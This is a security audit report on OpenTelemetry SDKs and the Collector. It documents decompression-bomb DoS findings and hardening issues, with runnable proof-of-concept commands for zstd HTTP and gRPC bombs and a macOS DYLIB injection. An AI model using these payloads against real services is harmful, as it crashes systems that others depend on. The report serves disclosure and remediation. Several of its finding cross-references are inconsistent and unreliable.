

Test Targets:

OpenTelemetry
Go, Java, C# & Python SDKs
OpenTelemetry Collector

Pentest Report

Client:
OpenTelemetry Team

in collaboration with the

Open Source Technology Improvement Fund, Inc

7ASecurity Test Team:

- Abraham Aranguren, MSc.
- Daniel Ortiz, MSc.
- Miroslav Štampar, PhD.

7ASecurity
Protect Your Site & Apps From Attackers
sales@7asecurity.com
7asecurity.com

INDEX

Introduction

“High-quality, ubiquitous, and portable telemetry to enable effective observability”
From https://opentelemetry.io/

This document outlines the results of a penetration test and *whitebox* security review conducted against the OpenTelemetry Go, Java, C# & Python SDKs, and the OpenTelemetry Collector. The project was solicited by the OpenTelemetry team, facilitated by the *Open Source Technology Improvement Fund, Inc (OSTIF)*, funded by the *Cloud Native Computing Foundation* (CNCF), and executed by 7ASecurity in May and June of 2024. The audit team dedicated 25 working days to complete this assignment. Please note that this is the first penetration test for this project. Consequently, the identification of security weaknesses was expected to be easier during this engagement, as more vulnerabilities are identified and resolved after each testing cycle.

During this iteration the goal was to review the solution as thoroughly as possible, to ensure OpenTelemetry users can be provided with the best possible security. The methodology implemented was *whitebox*: 7ASecurity was provided with access to a staging environment, documentation, test users, and source code. A team of 3 senior auditors carried out all tasks required for this engagement, including preparation, delivery, documentation of findings and communication.

A number of necessary arrangements were in place by May 2024, to facilitate a straightforward commencement for 7ASecurity. In order to enable effective collaboration, information to coordinate the test was relayed through email, as well as a shared Slack channel. The OpenTelemetry team was helpful and responsive throughout the audit, which ensured that 7ASecurity was provided with the necessary access and information at all times, thus avoiding unnecessary delays. 7ASecurity provided regular updates regarding the audit status and its interim findings during the engagement.

The findings of the security audit can be summarized as follows:

Identified Vulnerabilities	*Hardening Recommendations*	*Total Issues*
2	*5*	*7*

Moving forward, the scope section elaborates on the items under review, while the findings section documents the identified vulnerabilities followed by hardening recommendations with lower exploitation potential. Each finding includes a technical description, a proof-of-concept (PoC) and/or steps to reproduce if required, plus mitigation or fix advice for follow-up actions by the development team.

Finally, the report culminates with a conclusion providing detailed commentary, analysis, and guidance relating to the context, preparation, and general impressions gained throughout this test, as well as a summary of the perceived security posture of the OpenTelemetry applications.

Scope

The following list outlines the items in scope for this project:

- **WP1: Tests against OpenTelemetry SDKs, APIs & Collector**
  - **Audited SDKs:**
    - Go: https://github.com/open-telemetry/opentelemetry-go
    - Java: https://github.com/open-telemetry/opentelemetry-java
    - C#: https://github.com/open-telemetry/opentelemetry-dotnet
    - Python: https://github.com/open-telemetry/opentelemetry-python
  - **Audited Collector:**
    - https://github.com/open-telemetry/opentelemetry-collector
  - **Test Deployment IP Addresses:**
    - 146.235.198.85
    - 146.235.201.168
    - 192.9.130.128
    - 192.9.140.203
    - 192.9.146.174

Identified Vulnerabilities

This area of the report enumerates findings that were deemed to exhibit greater risk potential. Please note these are offered sequentially as they were uncovered, they are not sorted by significance or impact. Each finding has a unique ID (i.e. *OTE-01-001*) for ease of reference, and offers an estimated severity in brackets alongside the title.

OTE-01-006 WP1: DoS via Compressed HTTP Bomb *(High)*

Retest Notes: The OpenTelemetry team resolved this issue[1] and 7ASecurity confirmed that the fix is valid. CVE-2024-36129[2] was assigned to this weakness.

The OpenTelemetry Collector handles compressed HTTP requests by recognizing the *Content-Encoding* header, rewriting the HTTP request body, and allowing subsequent handlers to process decompressed data. It supports[3] the *gzip*, *zstd*, *zlib*, *snappy*, and *deflate* compression algorithms. A *"zip bomb"* or *"decompression bomb"* is a malicious archive designed to crash or disable the system reading it[4]. Decompression of HTTP requests is typically not enabled by default in popular server solutions due to associated security risks[5][6]. A malicious attacker could leverage this weakness to crash the collector by sending a small request that, when uncompressed by the server, results in excessive memory consumption. Please note this issue is exploitable when the Collector is configured without authentication, or the attacker has valid authentication credentials.

During proof-of-concept (PoC) testing, all supported compression algorithms could be abused, with *zstd* causing the most significant impact. Compressing 10GB of all-zero data reduced it to 329KB. Sending an HTTP request with this compressed data instantly consumed all available server memory (the testing server had 32GB), leading to an out-of-memory (OOM) kill of the collector application instance.

This issue was confirmed as follows:

PoC Commands:

```
dd if=/dev/zero bs=1G count=10 | zstd > poc.zst
curl -vv "http://192.168.0.107:4318/v1/traces" -H "Content-Type:
application/x-protobuf" -H "Content-Encoding: zstd" --data-binary @poc.zst
```

Output:

[1] https://github.com/open-telemetry/opentelemetry-collector/pull/10289
[2] https://nvd.nist.gov/vuln/detail/CVE-2024-36129
[3] https://github.com/open-telemetry/opentelemetry-collector/[...]/config/confighttp/compression.go
[4] https://en.wikipedia.org/wiki/Zip_bomb
[5] https://httpd.apache.org/docs/2.4/mod/mod_deflate.html
[6] https://bz.apache.org/bugzilla/show_bug.cgi?id=50090

```
10+0 records in
10+0 records out
10737418240 bytes (11 GB, 10 GiB) copied, 12,207 s, 880 MB/s

* processing: http://192.168.0.107:4318/v1/traces
*   Trying 192.168.0.107:4318...
* Connected to 192.168.0.107 (192.168.0.107) port 4318
> POST /v1/traces HTTP/1.1
> Host: 192.168.0.107:4318
> User-Agent: curl/8.2.1
> Accept: */*
> Content-Type: application/x-protobuf
> Content-Encoding: zstd
> Content-Length: 336655
>
* We are completely uploaded and fine
* Recv failure: Connection reset by peer
* Closing connection
curl: (56) Recv failure: Connection reset by peer
```

Server logs:

```
otel-collector-1  | 2024-05-30T18:36:14.376Z    info    service@v0.101.0/service.go:102
Setting up own telemetry...
[...]
otel-collector-1  | 2024-05-30T18:36:14.385Z    info
otlpreceiver@v0.101.0/otlp.go:152    Starting HTTP server    {"kind": "receiver",
"name": "otlp", "data_type": "traces", "endpoint": "0.0.0.0:4318"}
otel-collector-1  | 2024-05-30T18:36:14.385Z    info    service@v0.101.0/service.go:195
Everything is ready. Begin running and processing data.
otel-collector-1  | 2024-05-30T18:36:14.385Z    warn    localhostgate/featuregate.go:63
The default endpoints for all servers in components will change to use localhost
instead of 0.0.0.0 in a future version. Use the feature gate to preview the new
default.    {"feature gate ID": "component.UseLocalHostAsDefaultHost"}
otel-collector-1 exited with code 137
```

The root cause for this issue can be found in the following code path:

Affected File:
https://github.com/open-telemetry/opentelemetry-collector/[...]confighttp/compression.go

Affected Code:

```
// httpContentDecompressor offloads the task of handling compressed HTTP requests
// by identifying the compression format in the "Content-Encoding" header and
re-writing
// request body so that the handlers further in the chain can work on decompressed
data.
// It supports gzip and deflate/zlib compression.
func httpContentDecompressor(h http.Handler, eh func(w http.ResponseWriter, r
*http.Request, errorMsg string, statusCode int), decoders map[string]func(body
```

```
io.ReadCloser) (io.ReadCloser, error)) http.Handler {
    [...]
    d := &decompressor{
        errHandler: errHandler,
        base:         h,
        decoders: map[string]func(body io.ReadCloser) (io.ReadCloser, error){
            "": func(io.ReadCloser) (io.ReadCloser, error) {
                // Not a compressed payload. Nothing to do.
                return nil, nil
            },
            [...]
            "zstd": func(body io.ReadCloser) (io.ReadCloser, error) {
                zr, err := zstd.NewReader(
                    body,
                    zstd.WithDecoderConcurrency(1),
                )
                if err != nil {
                    return nil, err
                }
                return zr.IOReadCloser(), nil
            },
    [...]
}

func (d *decompressor) ServeHTTP(w http.ResponseWriter, r *http.Request) {
    newBody, err := d.newBodyReader(r)
    if err != nil {
        d.errHandler(w, r, err.Error(), http.StatusBadRequest)
        return
    }
    [...]
    d.base.ServeHTTP(w, r)
}

func (d *decompressor) newBodyReader(r *http.Request) (io.ReadCloser, error) {
    encoding := r.Header.Get(headerContentEncoding)
    decoder, ok := d.decoders[encoding]
    if !ok {
        return nil, fmt.Errorf("unsupported %s: %s", headerContentEncoding, encoding)
    }
    return decoder(r.Body)
}
```

To mitigate this attack vector, it is recommended to either disable support for decompressing client HTTP requests entirely or limit the size of the decompressed data that can be processed. Limiting the decompressed data size can be achieved by wrapping the decompressed data reader inside an *io.LimitedReader*[7], which restricts the reading to a specified number of bytes. This approach helps prevent excessive memory

[7] https://pkg.go.dev/io#LimitedReader

usage and potential out-of-memory errors caused by decompression bombs[8].

OTE-01-007 WP1: Un-Auth DoS via Compressed gRPC Bomb *(High)*

Retest Notes: The OpenTelemetry team resolved this issue[9] and 7ASecurity confirmed that the fix is valid. CVE-2024-36129[10] was assigned to this weakness.

Similar to OTE-01-007, the OpenTelemetry Collector can process compressed gRPC requests. The *grpc-go* library manages *gzip*[11] compression, while the *go-grpc-compression* library handles *zstd*[12] and *snappy*[13] algorithms. Tests revealed that *zstd* is not handled properly, as the process decompresses the entire payload regardless of size. This opens the possibility for a DoS attack. Please note this issue is exploitable without authentication, regardless of how the Collector is configured. The issue was confirmed as follows:

PoC Commands:

```
dd if=/dev/zero bs=1G count=10 | zstd > poc.zst
python3 -c 'import os, struct; f = open("/tmp/data.raw", "w+b"); f.write(b"\x01");
f.write(struct.pack(">L", os.path.getsize("poc.zst"))); f.write(open("poc.zst",
"rb").read())'
curl -vv "http://192.168.0.107:4317/opentelemetry.proto.collector.trace.v1.
TraceService/Export" --http2-prior-knowledge -H "content-type: application/grpc" -H
"grpc-encoding: zstd" --data-binary @/tmp/data.raw
```

Output:

```
10+0 records in
10+0 records out
10737418240 bytes (11 GB, 10 GiB) copied, 12,9756 s, 828 MB/s

* processing:
http://192.168.0.107:4317/opentelemetry.proto.collector.trace.v1.TraceService/Export
*   Trying 192.168.0.107:4317...
* Connected to 192.168.0.107 (192.168.0.107) port 4317
* h2 [:method: POST]
* h2 [:scheme: http]
* h2 [:authority: 192.168.0.107:4317]
* h2 [:path: /opentelemetry.proto.collector.trace.v1.TraceService/Export]
* h2 [user-agent: curl/8.2.1]
* h2 [accept: */*]
* h2 [content-type: application/grpc]
* h2 [grpc-encoding: zstd]
```

[8] https://stackoverflow.com/a/56629623
[9] https://github.com/open-telemetry/opentelemetry-collector/pull/10323
[10] https://nvd.nist.gov/vuln/detail/CVE-2024-36129
[11] https://github.com/grpc/grpc-go/[...]/rpc_util.go
[12] https://github.com/mostynb/go-grpc-compression/[...]/internal/zstd/zstd.go
[13] https://github.com/mostynb/go-grpc-compression/[...]/internal/snappy/snappy.go

```
* h2 [content-length: 336660]
* Using Stream ID: 1
> POST /opentelemetry.proto.collector.trace.v1.TraceService/Export HTTP/2
> Host: 192.168.0.107:4317
> User-Agent: curl/8.2.1
> Accept: */*
> content-type: application/grpc
> grpc-encoding: zstd
> Content-Length: 336660
>
* We are completely uploaded and fine
* Closing connection
curl: (56) Failure when receiving data from the peer
```

Server logs:

```
otel-collector-1  | 2024-06-05T10:27:42.586Z    info    service@v0.101.0/service.go:102
Setting up own telemetry...
[...]
otel-collector-1  | 2024-06-05T10:27:42.589Z    info
otlpreceiver@v0.101.0/otlp.go:102    Starting GRPC server    {"kind": "receiver",
"name": "otlp", "data_type": "traces", "endpoint": "0.0.0.0:4317"}
otel-collector-1  | 2024-06-05T10:27:42.589Z    info    service@v0.101.0/service.go:195
Everything is ready. Begin running and processing data.
otel-collector-1  | 2024-06-05T10:27:42.589Z    warn    localhostgate/featuregate.go:63
The default endpoints for all servers in components will change to use localhost
instead of 0.0.0.0 in a future version. Use the feature gate to preview the new
default.    {"feature gate ID": "component.UseLocalHostAsDefaultHost"}
otel-collector-1 exited with code 137
```

The root cause for this issue can be found in the following code paths:

Affected File:
https://github.com/mostynb/go-grpc-compression/[...]/internal/zstd/zstd.go

Affected Code:

```go
func (c *compressor) Decompress(r io.Reader) (io.Reader, error) {
    compressed, err := ioutil.ReadAll(r)
    if err != nil {
        return nil, err
    }
    uncompressed, err := c.decoder.DecodeAll(compressed, nil)
    if err != nil {
        return nil, err
    }
    return bytes.NewReader(uncompressed), nil
}
```

It is recommended to extrapolate the mitigation guidance offered under OTE-01-007 to resolve this issue. However, since the core issue originates outside the OpenTelemetry codebase, it is advisable to either contact the author of the third-party library or develop an in-house decoder as an alternative.

Hardening Recommendations

This area of the report provides insight into less significant weaknesses that might assist adversaries in certain situations. Issues listed in this section often require another vulnerability to be exploited, need an uncommon level of access, exhibit minor risk potential on their own, and/or fail to follow information security best practices. Nevertheless, it is recommended to resolve as many of these items as possible to improve the overall security posture and protect users in edge-case scenarios.

OTE-01-001 WP1: Usage of Multiple Vulnerable Dependencies *(Low)*

Note: The OpenTelemetry team confirmed that the affected indirect dependency is unused and removed by the compiler.

The OpenTelemetry Go SDK and Collector use outdated dependencies with known vulnerabilities. These vulnerabilities are exploitable under specific conditions, and the risk depends on how the libraries are used. The table below details the outdated and vulnerable components affecting packages used directly or as underlying dependencies in the project:

Component	Dependency	Severity
go.opentelemetry.io/otel /bridge/opencensus	Improper Input Validation[14] on golang.org/x/crypto allows an attacker to panic an SSH server. **Vulnerable Dependency:** *golang.org/x/crypto@v0.0.0-20200622213623-75b288015ac9 (go1.11) => [update to v0.23.0]* **Introduced by:** *go.opencensus.io@v0.24.0 => golang.org/x/net@v0.0.0-20201110031124-69a78807bb2b (go1.11) => [update to v0.25.0]* **Affected by**: CVE-2022-27191, Score: 7.5[15] CVE-2020-29652, Score: 7.5[16]	High

[14] https://devhub.checkmarx.com/cve-details/CVE-2021-43565/
[15] https://devhub.checkmarx.com/cve-details/CVE-2022-27191/
[16] https://devhub.checkmarx.com/cve-details/CVE-2020-29652/

	Missing release of resources after effective lifetime [17], allows an attacker to cause a denial of service by crafting an Accept-Language header which "ParseAcceptLanguage" will take significant time to parse. **Vulnerable Dependency:** *golang.org/x/text@v0.3.3 (go1.11) => [update to v0.15.0]* **Introduced by:** *go.opencensus.io@v0.24.0 => golang.org/x/net@v0.0.0-20201110031124-69a78807bb2b (go1.11) => [update to v0.25.0]* **Affected by:** CVE-2021-38561, Score: 7.5[18] CVE-2020-28851, Score: 7.5[19]	High
	With an unreachable exit condition (‘infinite loop’) the "protojson.Unmarshal" function can enter an infinite loop when unmarshaling certain forms of invalid JSON. **Vulnerable Dependency:** *google.golang.org/protobuf@v1.25.0 (go1.9) => [update to v1.34.1]* **Introduced by:** *go.opencensus.io@v0.24.0 => google.golang.org/grpc@v1.33.2 (go1.11) => [update to v1.64.0]* **Affected by:** CVE-2024-24786, Score: 7.5[20]	High
go.opentelemetry.io/otel/internal/tools	Improper neutralization of special elements used in an SQL Command (“SQL Injection”) **Vulnerable Dependency:** *github.com/jackc/pgx/v5@v5.4.3 => [update to v5.6.0]*	High

[17] https://devhub.checkmarx.com/cve-details/CVE-2022-32149/
[18] https://devhub.checkmarx.com/cve-details/CVE-2021-38561/
[19] https://devhub.checkmarx.com/cve-details/CVE-2020-28851/
[20] https://devhub.checkmarx.com/cve-details/CVE-2024-24786/

	Introduced by: *github.com/ryanrolds/sqlclosecheck@v0.5.1 (go1.20)*[21] **Affected by:** CVE-2024-27289, Score: 8.1[22]	
go.opentelemetry.io/collector/internal/tools	Improper neutralization of special elements used in an SQL Command (“SQL Injection”) **Vulnerable Dependency:** *github.com/jackc/pgx/v5@v5.4.3 => [update to v5.6.0]* **Introduced by:** *github.com/ryanrolds/sqlclosecheck@v0.5.1 (go1.20)*[23] **Affected by:** CVE-2024-27289, Score: 8.1[24]	High

Affected Files:
https://github.com/open-telemetry/opentelemetry-go/[...]/bridge/opencensus/go.mod#L7
https://github.com/open-telemetry/opentelemetry-collector/[...]/tools/go.mod#L158

It is recommended to upgrade all outdated components to their most recent releases, or if not possible, it is recommended to update all dependencies to at least the earliest versions that address all publicly known vulnerabilities. To be notified as soon as any information is available, the Synk tool[25] can be used. To avoid similar issues in the future, an automated task and/or commit hook should be created to regularly check for vulnerabilities in dependencies. Some solutions that could help in this area are *govulncheck*[26], *Checkmarx SCA*[27], *Snyk*[28], and the *OWASP Dependency Check* project[29]. Ideally, such tools should be run regularly by an automated job that alerts a lead developer or administrator about known vulnerabilities in dependencies so that the patching process can start on time.

[21] https://github.com/open-telemetry/opentelemetry-go/blob/[...]/internal/tools/go.mod#L156
[22] https://devhub.checkmarx.com/cve-details/CVE-2024-27289/
[23] https://github.com/open-telemetry/opentelemetry-collector/blob/[...]/internal/tools/go.mod#L158
[24] https://devhub.checkmarx.com/cve-details/CVE-2024-27289/
[25] https://snyk.io/
[26] https://pkg.go.dev/golang.org/x/vuln/cmd/govulncheck
[27] https://checkmarx.com/cxsca-open-source-scanning/
[28] https://snyk.io/
[29] https://owasp.org/www-project-dependency-check/

OTE-01-002 WP1: Possible DYLIB Injection on MacOS Client *(Medium)*

The MacOS OpenTelemetry Collector binary[30] is susceptible to DYLIB Injection attacks[31] due to a missing __RESTRICT segment and lack of a hardened runtime in the Mach-O file. A malicious attacker who can set environment variables might exploit this to inject dynamic libraries into a legitimate OpenTelemetry Collector process. These injected libraries could then execute arbitrary code within the process, potentially leading to unauthorized access, data theft, or system compromise.

To confirm this weakness it is necessary to compile a DYLIB library and use the DYLD_INSERT_LIBRARIES environment variable as shown in the following steps:

Step 1: Create a DYLIB Library to Inject

PoC Code:

```
#include <stdio.h>
#include <syslog.h>
__attribute__((constructor))

static void myconstructor(int argc, const char **argv)
{
printf("[+] dylib constructor called from %s\n", argv[0]);
syslog(LOG_ERR, "[+] dylib constructor called from %s\n", argv[0]);
}
```

Step 2: Compile the dynamic library

Command:

```
gcc -dynamiclib libtest.c -o libtest.dylib
```

Step 3: Inject the DYLIB Library into the target application

Command:

```
DYLD_INSERT_LIBRARIES=libtest.dylib ./otelcol -help
```

Output:

```
[+] dylib constructor called from ./otelcol
Usage:
  otelcol [flags]
  otelcol [command]
Available Commands:
  completion  Generate the autocompletion script for the specified shell
  components  Outputs available components in this collector distribution
```

[30] https://opentelemetry.io/docs/collector/installation/#macos
[31] https://attack.mitre.org/techniques/T1574/006/

```
  help        Help about any command
  validate    Validates the config without running the collector
```

This can also be confirmed by searching the desired string in the log stream.

Command:

```
log stream --style syslog --predicate 'eventMessage CONTAINS[c] "constructor"'
```

Output:

```
Filtering the log data using "composedMessage CONTAINS[c] "constructor""
Timestamp                       (process)[PID]
2024-05-15 10:54:33.675799-0300  localhost otelcol[8623]: (libtest.dylib) [+] dylib
constructor called from ./otelcol
```

To mitigate DYLIB injection risks associated with the DYLD_INSERT_LIBRARIES environment variable on MacOS, a restricted segment should be enabled to prevent dynamic loading of *dylib* libraries for arbitrary code injection. It is recommended to use the following compiler options to enable the restricted segment feature:

Proposed fix 1 (compiler options on binaries that use dyld linker):

```
-Wl,-sectcreate,__RESTRICT,__restrict,/dev/null
```

Alternatively, a hardened runtime entitlement[32] could be set on the Mach-O binary, please notice that this will require a paid subscription:

Proposed fix 2 (hardened runtime entitlement):

Command:

```
codesign -s CERT --option=runtime otelcol
```

Command (check for hardened options):

```
codesign -dv ./otelcol
```

Output:

```
Executable=/tmp/OTE-01/dylib-injection/otelcol
Identifier=otelcol
Format=Mach-O thin (arm64)
CodeDirectory     v=20500     size=843112     flags=0x10000(runtime)     hashes=26342+2
location=embedded
Signature size=1644
Signed Time=15 May 2024 at 10:57:41
Info.plist=not bound
TeamIdentifier=not set
Runtime Version=11.0.0
Sealed Resources=none
```

[32] https://developer.apple.com/documentation/security/hardened_runtime

```
Internal requirements count=1 size=84
```

OTE-01-003 WP1: Enhanced Security Against MitM via TLS MinVersion *(Info)*

The OpenTelemetry codebase currently supports TLS 1.2, but upgrading to TLS 1.3 is advised for enhanced security. Although TLS 1.2 is reliable and widely used, it is vulnerable to certain cryptographic weaknesses and attacks[33]. Starting in 2024, enforcing TLS 1.3[34] as the minimum version is recommended, due to greater security, widespread support, and six-year availability. Exceptions may be made for legacy clients needing older TLS versions. The issue originates from the following files:

Affected Files:
https://github.com/open-telemetry/opentelemetry-collector/[…]/configtls/configtls.go
https://github.com/open-telemetry/opentelemetry-go/blob/[...]/.golangci.yml#L67-L70
https://github.com/open-telemetry/opentelemetry-java/[...]/TlsConfigHelper.java#L122

Example Code:

```
// We should avoid that users unknowingly use a vulnerable TLS version.
// The defaults should be a safe configuration
const defaultMinTLSVersion = tls.VersionTLS12
[...]
// loadTLSConfig loads TLS certificates and returns a tls.Config.
// This will set the RootCAs and Certificates of a tls.Config.
func (c Config) loadTLSConfig() (*tls.Config, error) {
    [...]
    minTLS, err := convertVersion(c.MinVersion, defaultMinTLSVersion)
    if err != nil {
        return nil, fmt.Errorf("invalid TLS min_version: %w", err)
    }
    [...]
    return &tls.Config{
        RootCAs:              certPool,
        GetCertificate:       getCertificate,
        GetClientCertificate: getClientCertificate,
        MinVersion:           minTLS,
        MaxVersion:           maxTLS,
        CipherSuites:         cipherSuites,
    }, nil
}
```

While the likelihood of Man-In-The-Middle (MitM) attacks on OpenTelemetry users is low, security can be further enhanced by configuring TLS instances to use *tls.VersionTLS13* as the minimum version.

[33] https://www.cloudflare.com/learning/ssl/why-use-tls-1.3/
[34] https://www.vertexcybersecurity.com.au/tls1-2-end-of-life/

OTE-01-004 WP1: Possible DoS Attacks on HTTP Services *(Medium)*

Some OpenTelemetry Collector HTTP services use the *net/http* package without timeout settings, or fail to set timeouts where possible. This oversight exposes the application to *Slowloris*[35] attacks, where attackers prolong connections by slowly sending data, risking *Denial-of-Service (DoS)* incidents. This issue is evident in the following code snippets:

Affected Files:
https://github.com/open-telemetry/opentelemetry-collector/[...]/config.go#L99
https://github.com/open-telemetry/opentelemetry-collector/[...]/confighttp.go#L411

Affected Code:
```
func InitPrometheusServer(registry *prometheus.Registry, address string,
asyncErrorChannel chan error) *http.Server {
   mux := http.NewServeMux()
   mux.Handle("/metrics", promhttp.HandlerFor(registry, promhttp.HandlerOpts{}))
   server := &http.Server{
      Addr:    address,
      Handler: mux,
   }
```

It is recommended to configure timeouts using a custom *http.Server* object with appropriate timeouts, instead of *http.ListenAndServe*, which does not support timeout settings. The code below demonstrates how to correctly instantiate an *http.Server* object with set timeouts:

Proposed Fix:
```
func InitPrometheusServer(registry *prometheus.Registry, address string,
asyncErrorChannel chan error, stopChannel chan os.Signal) *http.Server {
       mux := http.NewServeMux()
       mux.Handle("/metrics", promhttp.HandlerFor(registry, promhttp.HandlerOpts{}))

       server := &http.Server{
              Addr:              address,
              Handler:           mux,
              ReadTimeout:       5 * time.Second,
              WriteTimeout:      10 * time.Second,
              IdleTimeout:       15 * time.Second,
              ReadHeaderTimeout: 2 * time.Second,
       }
```

[35] https://www.imperva.com/learn/ddos/slowloris/

OTE-01-005 WP1: Linux Binary Hardening Recommendations *(Info)*

Testing confirmed that the OpenTelemetry Collector Linux binaries do not leverage a number of compiler flags to mitigate potential memory corruption vulnerabilities, which is a common issue of all Golang-compiled binaries[36]. As a result, the application remains unnecessarily prone to the associated risks.

Linux binaries fail to leverage the following memory corruption prevention flags:

- **Stack canaries**: This defense mechanism is used to detect and prevent exploits from overwriting the return address.
- **RELRO**: This leaves the GOT section writable. Without the RELRO flag, buffer overflows on a global variable can overwrite GOT entries.
- **PIE:** The *Position Independent Executable (PIE)* flag is a security mechanism that enables *Address Space Layout Randomization (ASLR)*, which randomizes the location where system executables are loaded into memory.

Please note all the aforementioned findings can be confirmed using the *checksec.sh*[37] utility.

Command:

```
checksec.sh --file otelcol
```

Output:

```
RELRO           STACK CANARY   NX            PIE           RPATH   RUNPATH
No RELRO        No canary found   NX enabled    No PIE        No RPATH   No RUNPATH
```

The tested binaries were compiled with default Golang settings, which do not address memory corruption attacks. If the project uses a compilation platform with CGO enabled, it is advised to compile all binaries using the *CGO_LDFLAGS='-fstack-protector'* command line argument[38]. Additionally, incorporating -ldflags "-s -w" -buildmode=pie is recommended, although compatibility depends on the Linux distribution[39]. These low-level build options add an extra layer of security and reduce the risk of memory corruption vulnerabilities.

[36] https://devdrivensecurity.substack.com/p/hardening-go-programs-1n
[37] https://www.trapkit.de/tools/checksec/#releases
[38] https://github.com/docker-library/golang/issues/231#issuecomment-602054311
[39] https://github.com/docker-library/golang/issues/231#issuecomment-694788522

Conclusion

The OpenTelemetry solution defended itself well against a broad range of attack vectors. Continual cycles of security testing and subsequent hardening are expected to further fortify the platform, making it increasingly resilient to targeted attacks.

The OpenTelemetry SDKs, APIs and the Collector provided a number of positive impressions during this assignment that must be mentioned here:

- Multiple checks were found to be in place in all OpenTelemetry components to enhance the resilience against potential exploits and unauthorized access.
- Most libraries and dependencies were found to be up-to-date, demonstrating a prioritization and maintenance of security hygiene with the exception of OTE-01-001.
- Overall, the components were found to be robust against a number of traditional web application security attack vectors. For example, no *Cross-Site Scripting (XSS)*, *Command Injection*, *SQL Injection (SQLi)*, *Cross-Site Request Forgery (CSRF)*, *Local File Inclusion (LFI)* or *Remote Code Execution (RCE)* issues could be identified during this assignment.
- The source code is of very high quality, well commented, follows appropriate coding standards, and adheres to information security best practices. This alone likely explains in part the relative lack of security issues identified during this assignment, despite the large size of the scope.
- The online documentation and resources were instrumental in helping with the assessment process.
- It was observed that continuous performance optimizations were carried out to ensure efficient operation of the OpenTelemetry Collector and SDKs, minimizing overhead during telemetry data collection.
- The OpenTelemetry effort in providing support for multiple programming languages, including Python, Go, and Java, demonstrates a commitment to accessibility.

The security of the OpenTelemetry solution will improve substantially with a focus on the following areas:

- **Denial-of-Service (DoS):** It is recommended that appropriate mechanisms be implemented to better protect users against DoS attacks. One instance of this could be limiting the size of decompressed data that can be processed by the OpenTelemetry Collector or completely disabling the support for decompressing client HTTP (OTE-01-007) and gRPC (OTE-01-008) requests. Additionally, configuring timeouts is advised to prevent the application from being exposed to targeted DoS attacks (OTE-01-004).
- **Build Hardening:** It is advised to implement hardening mechanisms for the OpenTelemetry Collector MacOS binary version to prevent arbitrary code

injection through dynamic loading of DYLIB libraries (OTE-01-002). It is further recommended to leverage memory corruption prevention flags on Linux binaries (OTE-01-006).

- **Dependency Management** needs to be improved so that patches are applied in a timely manner. This is currently missing on both the OpenTelemetry Go SDK and OpenTelemetry Collector (OTE-01-001). Possible automation for this could include tools like *Snyk.io*[40] or *Renovate Bot*[41].
- **File Permissions:** It was discovered that certain files within the OpenTelemetry Collector lack adequate security permissions, potentially allowing unauthorized access by other unprivileged users (OTE-01-005). It is strongly advised to conduct a comprehensive review of all files to ensure adherence to the principle of least privilege, thereby implementing the minimum necessary permissions for proper application functionality and effectively mitigating these potential attack vectors.
